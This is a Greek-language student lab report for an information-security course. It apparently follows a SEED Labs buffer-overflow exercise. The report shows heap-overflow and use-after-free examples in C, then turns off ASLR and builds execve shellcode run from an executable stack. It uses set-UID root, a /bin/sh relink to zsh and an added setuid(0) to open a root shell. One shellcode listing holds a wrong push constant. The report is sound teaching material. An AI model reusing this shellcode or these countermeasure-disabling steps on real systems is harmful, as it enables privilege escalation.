Τρεις χαρακτηριστικές περιπτώσεις heap overflow παρουσιάζονται στις Εικόνες A.4.1.1, A.4.1.2 και A.4.1.3.



```
~/project1/hof.c - Sublime Text (UNREGISTERED)
shellcode.c x dash_shellcode.c x stack.c x hof.c x exploit.c x infinite.sh x
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 #define N 20
5
6 int main(int argc, char *argv[])
7 {
8     double *arr;
9     int i;
10
11     arr = (double *) malloc (N * sizeof(arr));
12
13     for (i = 0; i < N + 100; i++)
14         arr[i] = i / N;
15     for (i = 0; i < N + 100; i++)
16         printf("arr[%d] : %lf\n", i, arr[i]);
17
18     free(arr);
19
20     return 0;
21 }
```

Εικόνα A.4.1.1. Heap overflow από εγγραφή σε μπλοκ μνήμης περισσότερο από το δυναμικά δεσμευμένο μπλοκ μνήμης που δέσμευσε από τον σωρό η συνάρτηση malloc()

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
~/project1/hof.c - Sublime Text (UNREGISTERED) 6:15 PM
shellcode.c x dash_shellcode.c x stack.c x hof.c x exploit.c x infinite.sh x
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 #define N 1000000000000000
5
6 int main(int argc, char *argv[])
7 {
8     double *arr;
9     int i;
10
11     arr = (double *) malloc (N * sizeof(arr));
12
13     for (i = 0; i < N; i++)
14         arr[i] = i / N;
15     for (i = 0; i < N; i++)
16         printf("arr[%d] : %lf\n", i, arr[i]);
17
18     free(arr);
19
20     return 0;
21 }
Line 15, Column 22 Tab Size: 4 C
```

Εικόνα Α.4.1.2. Heap overflow από εγγραφή σε μπλοκ μνήμης που απέτυχε να δεσμεύσει δυναμικά από τον σωρό η συνάρτηση malloc()

```
~/project1/hof.c - Sublime Text (UNREGISTERED) 6:14 PM
shellcode.c x dash_shellcode.c x stack.c x hof.c x exploit.c x infinite.sh x
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 #define N 20
5
6 int main(int argc, char *argv[])
7 {
8     double *arr;
9     int i;
10
11     arr = (double *) malloc (N * sizeof(arr));
12     free(arr);
13
14     for (i = 0; i < N; i++)
15         arr[i] = i / N;
16     for (i = 0; i < N; i++)
17         printf("arr[%d] : %lf\n", i, arr[i]);
18
19     return 0;
20 }
Line 20, Column 2 Tab Size: 4 C
```

Εικόνα Α.4.1.3. Heap overflow από εγγραφή σε μπλοκ μνήμης που αποδέσμευσε η συνάρτηση free()

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Πηγές :

<https://www.imperva.com/learn/application-security/buffer-overflow/>

https://en.wikipedia.org/wiki/Heap_overflow

B. ΠΡΑΚΤΙΚΟ ΜΕΡΟΣ

Αρχικό setup – Απενεργοποίηση ASLR

Ενέργειες

Αρχικά, ελέγξαμε αν το ASLR (Address Space Layout Randomization) είναι ενεργοποιημένο, δηλαδή, αν περιέχει την τιμή 2, πληκτρολογώντας την εντολή :

```
sysctl kernel.randomize_va_space
```

Το αποτέλεσμα της εντολής ήταν :

```
kernel.randomize_va_space = 2
```


Τότε διαπιστώσαμε ότι το ASLR είναι ενεργοποιημένο και το απενεργοποιήσαμε θέτοντας του την τιμή 0 με την εντολή :

```
sudo sysctl -w kernel.randomize_va_space=0
```

Η εντολή τύπωσε στο output :

```
kernel.randomize_va_space = 0
```

Αποτελέσματα



Εικόνα 1. Απενεργοποίηση του ASLR

Παρατηρήσεις

Το ASLR είναι ένα αντίμετρο που τυχαιοποιεί την διεύθυνση της στοίβας στην μνήμη σε κάθε εκτέλεση της διεργασίας (βλ. Ερώτηση Α.3.5 από την ενότητα Α. ΘΕΩΡΗΤΙΚΟ ΜΕΡΟΣ, κεφάλαιο Α.3 Αξιοποίηση του buffer overflow) και ο σκοπός του πειράματος είναι μέσω επίθεσης buffer overflow, να τροποποιήσουμε την διεύθυνση επιστροφής, ώστε να δείχνει σε έναν δικό μας κώδικα που ανοίγει ένα shell και μας δίνει πρόσβαση σε δικαιώματα διαχειριστή (# root). Συνεπώς, με το ASLR ανοιχτό η πρόβλεψη της διεύθυνσης επιστροφής είναι πιο δύσκολη και συνεπώς οι επιθέσεις buffer overflow είναι πιο δύσκολες να επιτευχθούν και γι' αυτό τον λόγο το απενεργοποιήσαμε.


B.1 Ανάπτυξη και δοκιμή του shellcode

B.1.1 Ενέργειες

Για την επίθεση χρησιμοποιήσαμε ένα πρόγραμμα σε γλώσσα μηχανής με όνομα shellcode.c (Εικόνα B.1.1.1), το οποίο εκτελεί την εντολή :

```
execve("/bin/sh", 0, 0)
```

και ξεκινά ένα shell.



```
~/project1/shellcode.c - Sublime Text (UNREGISTERED)
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 const char code[] =
6     "\x31\xc0" /* xorl    %eax, %eax */
7     "\x50"     /* pushl   %eax      */
8     "\x68"     /* pushl   $0x68732f2f */
9     "\x68"     /* pushl   $0x68732f2f */
10    "\x89\xe3"  /* movl    %esp, %ebx */
11    "\x50"     /* pushl   %eax      */
12    "\x53"     /* pushl   %ebx      */
13    "\x89\xe1"  /* movl    %esp, %ecx */
14    "\x99"     /* cdq      */
15    "\xb0\x0b" /* movb    $0xb, %al  */
16    "\xcd\x80" /* int     $0x80      */
17 ;
18
19 int main(int argc, char *argv[])
20 {
21     char buf[sizeof(code)];
22     strcpy(buf, code);
23     ((void(*)())buf)();
24 }
```

Εικόνα B.1.1.1. Το πρόγραμμα shellcode.c το οποίο ξεκινά ένα shell

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Εικόνα B.1.2.1

Μεταγλωττίσαμε το πρόγραμμα shellcode.c με τον compiler gcc και με απενεργοποιημένο το αντίμετρο:

```
-z execstack
```

με απώτερο σκοπό να εκτελεστεί και ο κώδικας μέσα στην στοίβα.

Η εντολή μεταγλώττισης του προγράμματος είναι :

```
gcc shellcode.c -o shellcode -z execstack
```

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο shellcode.

Επίσης, ελέγξαμε τα δικαιώματα του εκτελέσιμου κώδικα shellcode με την εντολή :

```
ls -l shellcode
```

Η εντολή τύπωσε στο output :

```
-rwxrwxr-x 1 seed seed 7380 XXXXX shellcode
```

όπου XXXXX η ημερομηνία εκτέλεσης της εντολής.

Στη συνέχεια, τρέξαμε το πρόγραμμα shellcode με την εντολή :

```
./shellcode
```

Η εντολή τύπωσε στο output :

```
$  
$ id  
uid=1000(seed) gid=1000(seed)  
groups=1000(seed), 4(adm), 24(cdrom), 27(sudo), 30(dip), 46(plugdev), 113(lpadm  
in), 128(sambashare)  
$  
$ exit
```

Εικόνα B.1.2.2

Το shellcode ξεκίνησε ένα shell αλλά όχι με δικαιώματα διαχειριστή (# root) αλλά χρήστη (\$ seed) και γι' αυτό τον λόγο αλλάξαμε την ιδιοκτησία του εκτελέσιμου αρχείου με τον ιδιοκτήτη να είναι ο root με την εντολή :

```
sudo chown root shellcode
```

Επίσης, αλλάξαμε τα δικαιώματα του αρχείου shellcode ώστε ο user να έχει όλα τα δικαιώματα (read, write, execute), το group και οι other να έχουν όλα τα δικαιώματα (read, execute) πλην αυτό της εγγραφής (write). Η εντολή είναι :

```
sudo chmod 4755 shellcode
```

Ξαναελέγξαμε τα δικαιώματα του εκτελέσιμου κώδικα shellcode με την εντολή :

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
ls -l shellcode
```

Η εντολή τύπωσε στο output :

```
-rwsr-xr-x 1 seed seed 7380 XXXXX shellcode
```

όπου XXXXX η ημερομηνία εκτέλεσης της εντολής.

Έπειτα ξανατρέξαμε το shellcode με την εντολή :

```
./shellcode
```

Η εντολή τύπωσε στο output :

```
$  
$ id  
uid=1000(seed) gid=1000(seed)  
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
$  
$ exit
```

Το πρόγραμμα shellcode παρόλο που το μετατρέψαμε σε set-UID root, δεν μας έδωσε πρόσβαση σε δικαιώματα root, καθώς το /bin/sh είναι στην πραγματικότητα ένα symbolic link που δείχνει στο /bin/dash που έχει ένα αντίμετρο που αποτρέπει σε «βίαιες» προσβάσεις σε root δικαιώματα κατά το άνοιγμα ενός shell. Γι' αυτό τον λόγο δοκιμάσαμε δύο προσεγγίσεις για να παρακάμψουμε το αντίμετρο αυτό.

Εικόνα B.1.2.3

Προσέγγιση 1: Ρύθμιση του /bin/sh

Συνδέσαμε το /bin/sh ως symbolic link στο /bin/zsh που παρακάμπτει τα αντίμετρα του /bin/dash. Η εντολή που χρησιμοποιήσαμε είναι η :

```
sudo ln -sf /bin/zsh /bin/sh
```

Ελέγξαμε το symbolic link με την εντολή :

```
readlink -f $(command -v /bin/sh)
```

Η εντολή τύπωσε στο output :

```
/bin/zsh5
```

Έπειτα ξανατρέξαμε το shellcode με την εντολή :

```
./shellcode
```

Η εντολή τύπωσε στο output :

```
#  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root)  
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
#  
# exit
```

Αυτή τη φορά το shell μας έδωσε δικαιώματα root (#).

Εικόνα B.1.2.4

Προσέγγιση 2: Τροποποίηση του shellcode

Επαναφέραμε την σύνδεση του /bin/sh με το /bin/dash με την εντολή :

```
sudo ln -sf /bin/dash /bin/sh
```

Ελέγξαμε το symbolic link με την εντολή :

```
readlink -f $(command -v /bin/sh)
```


Η εντολή τύπωσε στο output :

```
/bin/dash
```

Στην συνέχεια προσθέσαμε στον κώδικα του shellcode.c (Εικόνα B.1.1.2 dash_shellcode.c) την εντολή :

```
setuid(0)
```

σε γλώσσα μηχανής, ώστε να αλλάξουμε το πραγματικό user ID σε 0 πριν κληθεί το shell dash.



```
~/project1/dash_shellcode.c - Sublime Text (UNREGISTERED) 7:17 AM  
1 #include <stdio.h>  
2 #include <stdlib.h>  
3 #include <string.h>  
4  
5 const char code[] =  
6  
7     //these 4 lines are added --> setuid(0);  
8  
9     "\x31\xc0" /* xorl    %eax, %eax */  
10    "\x31\xdb" /* xorl    %ebx, %ebx */  
11    "\xb0\xd5" /* movb    $0xd5, %al */  
12    "\xcd\x80" /* int     $0x80 */  
13  
14    //the code below is the same as the call_shellcode  
15    "\x31\xc0" /* xorl    %eax, %eax */  
16    "\x50"     /* pushl   %eax */  
17    "\x68"     /* pushl   $0x68732f2f */  
18    "\x68"     /* pushl   $0x6e69622f */  
19    "\x89\xe3" /* movl    %esp, %ebx */  
20    "\x50"     /* pushl   %eax */  
21    "\x53"     /* pushl   %ebx */  
22    "\x89\xe1" /* movl    %esp, %ecx */  
23    "\x99"     /* cdq     */  
24    "\xb0\x0b" /* movb    $0x0b, %al */  
25    "\xcd\x80" /* int     $0x80 */  
26  
27  
28 int main(int argc, char *argv[])  
29 {  
30     char buf[sizeof(code)];  
31     strcpy(buf, code);  
32     ((void(*)())buf)();  
33 }
```

Εικόνα B.1.1.2. Το πρόγραμμα dash_shellcode.c το οποίο αλλάζει το user ID σε 0 προτού κληθεί το shell dash

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Εικόνα B.1.2.5

Στην συνέχεια, μεταγλωττίσαμε το πρόγραμμα dash_shellcode.c με τον gcc compiler και με απενεργοποιημένο το αντίμετρο :

```
-z execstack
```

με απώτερο σκοπό να εκτελεστεί και ο κώδικας μέσα στην στοίβα.

Η εντολή μεταγλώττισης του προγράμματος είναι :

```
gcc dash_shellcode.c -o dash_shellcode -z execstack
```

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο dash_shellcode.

Επίσης, ελέγξαμε τα δικαιώματα του εκτελέσιμου κώδικα shellcode με την εντολή :

```
ls -l dash_shellcode
```

Η εντολή τύπωσε στο output :

```
-rwxrwxr-x 1 seed seed 7380 XXXXX dash_shellcode
```

όπου XXXXXX η ημερομηνία εκτέλεσης της εντολής.

Στη συνέχεια, τρέξαμε το πρόγραμμα shellcode με την εντολή :

```
./dash_shellcode
```

Η εντολή τύπωσε στο output :

```
$  
$ id  
uid=1000(seed) gid=1000(seed)  
groups=1000(seed), 4(adm), 24(cdrom), 27(sudo), 30(dip), 46(plugdev), 113(lpadmin), 128(sambashare)  
$  
$ exit
```

Εικόνα B.1.2.6

Το dash_shellcode ξεκίνησε ένα dash shell αλλά όχι με δικαιώματα διαχειριστή (# root) αλλά χρήστη (\$ seed) και γι' αυτό τον λόγο αλλάξαμε την ιδιοκτησία του εκτελέσιμου αρχείου με τον ιδιοκτήτη να είναι ο root με την εντολή :

```
sudo chown root dash_shellcode
```

Επίσης, αλλάξαμε τα δικαιώματα του αρχείου dash_shellcode ώστε ο user να έχει όλα τα δικαιώματα (read, write, execute), το group και οι other να έχουν όλα τα δικαιώματα (read, execute) πλην αυτό της εγγραφής (write). Η εντολή είναι :

```
sudo chmod 4755 dash_shellcode
```

Ξαναελέγξαμε τα δικαιώματα του εκτελέσιμου κώδικα shellcode με την εντολή :

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
ls -l dash_shellcode
```

Η εντολή τύπωσε στο output :

```
-rwsr-xr-x 1 seed seed 7388 XXXXX dash_shellcode
```

όπου XXXXXX η ημερομηνία εκτέλεσης της εντολής.

Έπειτα ξανατρέξαμε το shellcode με την εντολή :


```
./dash_shellcode
```

Η εντολή τύπωσε στο output :

```
#
# id
uid=0(root) gid=1000(seed)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
```

Αποκτήσαμε εν τέλει δικαιώματα root (#) ανοίγοντας ένα dash shell.


B.1.2 Αποτελέσματα



```
Terminator /bin/bash
/bin/bash 65x24
[04/18/23]seed@VM:~/project1$ gcc shellcode.c -o shellcode -z exe
cstack
[04/18/23]seed@VM:~/project1$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 Apr 18 07:07 shellcode
[04/18/23]seed@VM:~/project1$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),
27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[04/18/23]seed@VM:~/project1$
```

